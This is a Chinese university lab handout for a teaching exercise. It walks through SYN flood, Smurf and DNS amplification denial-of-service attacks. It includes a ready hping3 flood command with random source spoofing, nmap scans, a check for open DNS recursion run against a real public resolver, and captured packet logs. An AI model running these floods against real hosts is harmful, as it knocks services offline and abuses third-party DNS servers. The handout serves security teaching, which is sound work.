



华中科技大学
Huazhong University of Science and Technology



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

实验七 Dos攻击

华中科技大学 2021 ROS创新实践教学



日期: 2021.03



内容: ROS进阶

原理：DoS攻击可以使攻击对象的资源被耗尽，让目标计算机或网络无法提供正常的服务或资源访问。

方法

syn flood攻击

Smurf攻击

DNS放大攻击

Dos攻击介绍

DoS攻击可分为两种，一是利用网络协议的漏洞，二是利用暴力式的资源消耗。本质都是耗尽带宽资源，使网络拒绝服务。两种方式可以在同一个攻击过程中体现。

利用网络协议的漏洞的，一般是寻找一个数据量较大的回应过程，不停请求，并把回应包的目的地改成被攻击的目标。于是，攻击者能以相对较小的代价阻塞被攻击者的网络服务。

本章讲述利用网络协议漏洞和暴力式的DoS攻击，利用kali中的hping3工具实现。hping 是面向命令行的用于生成和解析TCP/IP协议数据包汇编/分析的开源工具。作者是Salvatore Sanfilippo，界面灵感来自ping (8) unix命令，目前最新版是hping3，它支持TCP，UDP，ICMP和RAW-IP协议，具有跟踪路由模式，能够在覆盖的信道之间发送文件以及许多其他功能，支持使用tcl脚本自动化地调用其API。hping是安全审计、防火墙测试等工作的标配工具。hping 优势在于能够定制数据包的各个部分，因此用户可以灵活对目标机进行细致地探测。

用nmap扫描靶机，查看靶机打开了哪些端口，操作系统是什么操作系统。

```
$ sudo nmap -sS -sU -T4 目标主机ip
```

常用参数：

-sS是用tcp syn 连接方式进行tcp端口扫描

-sU扫描udp端口

-T4扫描等待的时间为4ms

-O扫描操作系统

nmap更多的使用方法可以man nmap查看帮助。

原理

通过利用TCP连接的握手过程，SYN Flood攻击工作。在正常情况下，TCP连接显示三个不同的进程以进行连接。

- 1.首先，客户端向服务器发送SYN数据包，以便启动连接。
- 2.服务器响应该初始包与SYN / ACK包，以确认通信。
- 3.最后，客户端返回ACK数据包以确认从服务器接收到的数据包。完成这个数据包发送和接收序列后，TCP连接打开并能发送和接收数据。

为了创建拒绝服务，攻击者利用这样的漏洞，即在接收到初始SYN数据包之后，服务器将用一个或多个SYN / ACK数据包进行响应，并等待握手中的最后一步。这是它的工作原理：

攻击者向目标服务器发送大量SYN数据包，通常会使用欺骗性的IP地址。

然后，**服务器响应每个连接请求**，并留下开放端口准备好接收响应。

当服务器等待从未到达的最终ACK数据包时，攻击者继续发送更多的SYN数据包。每个新的SYN数据包的到达导致服务器暂时维持新的开放端口连接一段时间，**一旦所有可用端口被使用，服务器就无法正常工作。**

用hping3向靶机的tcp 80号端口发动syn-flooding攻击，可以尝试不伪造源地址和伪造源地址两种方式。

```
$ sudo hping3 -n -S -d 100 -p 80 --flood --rand-source 192.168.1.118
```


```
$ #100是数据大小，80是端口号。192.168.1.118是被攻击机。
```

说明：

- n：数字化输出，象征性输出主机地址
- S：设置tcp的SYN 标志，表示建立tcp连接请求
- d：data size数据大小，默认为0，如果做syn-flood攻击，可以不用带数据
- p：destport目标端口
- flood：尽最快发送数据包，不显示回复。flood攻击。
- rand-source：进行源地址欺骗，地址为随机地址
- c：发送的报文数
- w：设置TCP报文的窗口字段
- a：伪造的源ip地址

更多使用方法可以阅读：<https://www.cnblogs.com/Hydraxx/p/10471454.html>

攻击效果



Windows 网络诊断

疑难解答已完成

已找到问题

你的计算机配置似乎是正确的，但该设备或资源(192.168.1.1)没有响应

检测到

→ 关闭疑难解答

→ 对此疑难解答提供反馈

查看详细信息

关闭

Smurf攻击是一种病毒攻击，以最初发动这种攻击的程序“Smurf”来命名。这种攻击方法结合使用了**IP欺骗**和**ICMP回复方法**使大量网络传输充斥目标系统，引起目标系统拒绝为正常系统进行服务。这种攻击已经很少见,大多数的网络已经对这种攻击免疫了。因此可以构造类似的攻击过程，但是无法观测到攻击现象。

源码见doc

```

Sending spoofed IP packet...
PACKET NOT SENT
: Bad file descriptor
Sending spoofed IP packet...
PACKET NOT SENT
: Bad file descr^C
shen@shen-virtual-machine:~/桌面/dos$ gcc -g -Wall smurf.c -lpcap -o smurf
shen@shen-virtual-machine:~/桌面/dos$

```

结果

编译方式

12974	426.613400143	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xde5f, seq=48215/22460, ttl=128 (no ...
12975	426.613710064	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x9f74, seq=33005/60800, ttl=128 (no ...
12976	426.613802350	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x6089, seq=17539/33604, ttl=128 (no ...
12977	426.614037379	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x219e, seq=2073/6408, ttl=128 (no re...
12978	426.614128299	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xe2b2, seq=52398/44748, ttl=128 (no ...
12979	426.614476874	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xa3c7, seq=36932/17552, ttl=128 (no ...
12980	426.614674327	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x64dc, seq=21722/55892, ttl=128 (no ...
12981	426.615016025	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x25f1, seq=6256/28696, ttl=128 (no r...
12982	426.615561232	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xe605, seq=56325/1500, ttl=128 (no r...
12983	426.615721306	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xa71a, seq=41115/39840, ttl=128 (no ...
12984	426.615778161	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x682f, seq=25649/12644, ttl=128 (no ...
12985	426.615924176	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x2944, seq=10439/50984, ttl=128 (no ...
12986	426.615980748	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xea58, seq=60508/23788, ttl=128 (no ...
12987	426.616144184	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xab6d, seq=45298/62128, ttl=128 (no ...
12988	426.616188652	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x6c82, seq=29832/34932, ttl=128 (no ...
12989	426.616316129	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x2d97, seq=14366/7736, ttl=128 (no r...
12990	426.616381009	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xeeab, seq=64691/46076, ttl=128 (no ...
12991	426.616524377	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0xafc0, seq=49225/18880, ttl=128 (no ...
12992	426.616568819	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x70d5, seq=34015/57220, ttl=128 (no ...
12993	426.616709744	192.168.1.109	192.168.1.1	ICMP	42 Echo (ping) request	id=0x31ea, seq=18549/30024, ttl=128 (no ...

DNS放大攻击 (DNS amplification attacks)是目前互联网常见的一种网络攻击手段,主要是利用了DNS应答包比请求包大的特点,攻击者利用僵尸网络中大量的被控主机,伪装成被攻击主机,在特定时间点连续向多个允许递归查询的dns服务器发送大量dns服务请求,迫使其提供应答服务,经dns服务器放大后的大量应答数据发送到被攻击主机,形成攻击流量,导致其无法提供正常服务甚至瘫痪。与老式的“smurf attacks”攻击非常相似。

这个攻击需要一些技巧,主要是找到可递归查询的DNS服务器,以及找到回应的报文长度大的域名。

获得一份可递归查询的DNS服务器:

```
$ #使用nmap确定一台服务器是否支持递归  
查询
```

```
$ nmap -sU -p53 --script=dns-recursion  
223.5.5.5
```

源码：见doc

```
shen@shen-virtual-machine:~/桌面/dos$ sudo nmap -sU -p53 --script
=dns-recursion 223.5.5.5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-11 20:30 CST
Nmap scan report for public1.alidns.com (223.5.5.5)
Host is up (0.020s latency).

PORT      STATE SERVICE
53/udp    open  domain
|_dns-recursion: Recursion appears to be enabled

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

嗅探结果

1089	10.435963458	192.168.1.109	202.114.0.131	DNS	84	Standard query	0xc183	AAAA	dm2304.settings.live.net
1090	10.437083939	192.168.1.109	223.5.5.5	DNS	84	Standard query	0xd7b	AAAA	dm2304.settings.live.net
1091	10.441191384	192.168.1.109	223.6.6.6	DNS	84	Standard query	0xfdfa	AAAA	dm2304.settings.live.net
1092	10.463468848	182.254.110.90	192.168.1.102	OICQ	129	OICQ Protocol			
1093	10.463700826	192.168.1.109	202.114.0.131	DNS	84	Standard query	0xc183	AAAA	dm2304.settings.live.net
1094	10.466835777	182.254.110.90	192.168.1.102	OICQ	129	OICQ Protocol			
1095	10.482644950	192.168.1.109	223.6.6.6	DNS	84	Standard query	0xfdfa	AAAA	dm2304.settings.live.net
1096	10.495620812	192.168.1.109	223.6.6.6	DNS	84	Standard query	0xfdfa	AAAA	dm2304.settings.live.net
1097	10.513515039	192.168.1.109	223.5.5.5	DNS	84	Standard query	0xd7b	AAAA	dm2304.settings.live.net
1098	10.517041459	192.168.1.109	223.6.6.6	DNS	84	Standard query	0xfdfa	AAAA	dm2304.settings.live.net
1099	10.525106981	192.168.1.109	223.5.5.5	DNS	84	Standard query	0xd7b	AAAA	dm2304.settings.live.net
1100	10.530305779	192.168.1.109	202.114.0.131	DNS	84	Standard query	0xc183	AAAA	dm2304.settings.live.net
1101	10.536359731	192.168.1.109	202.114.0.131	DNS	84	Standard query	0xc183	AAAA	dm2304.settings.live.net
1102	10.557674998	192.168.1.109	223.6.6.6	DNS	84	Standard query	0xfdfa	AAAA	dm2304.settings.live.net
1103	10.560465442	192.168.1.109	202.114.0.131	DNS	84	Standard query	0xc183	AAAA	dm2304.settings.live.net
1104	10.563324717	192.168.1.109	223.5.5.5	DNS	84	Standard query	0xd7b	AAAA	dm2304.settings.live.net
1105	10.566146651	192.168.1.109	223.6.6.6	DNS	84	Standard query	0xfdfa	AAAA	dm2304.settings.live.net
1106	10.580101289	192.168.1.109	223.6.6.6	DNS	84	Standard query	0xfdfa	AAAA	dm2304.settings.live.net
1107	10.588685155	192.168.1.109	223.5.5.5	DNS	84	Standard query	0xd7b	AAAA	dm2304.settings.live.net
1108	10.589126542	192.168.1.109	202.114.0.131	DNS	84	Standard query	0xc183	AAAA	dm2304.settings.live.net

攻击结果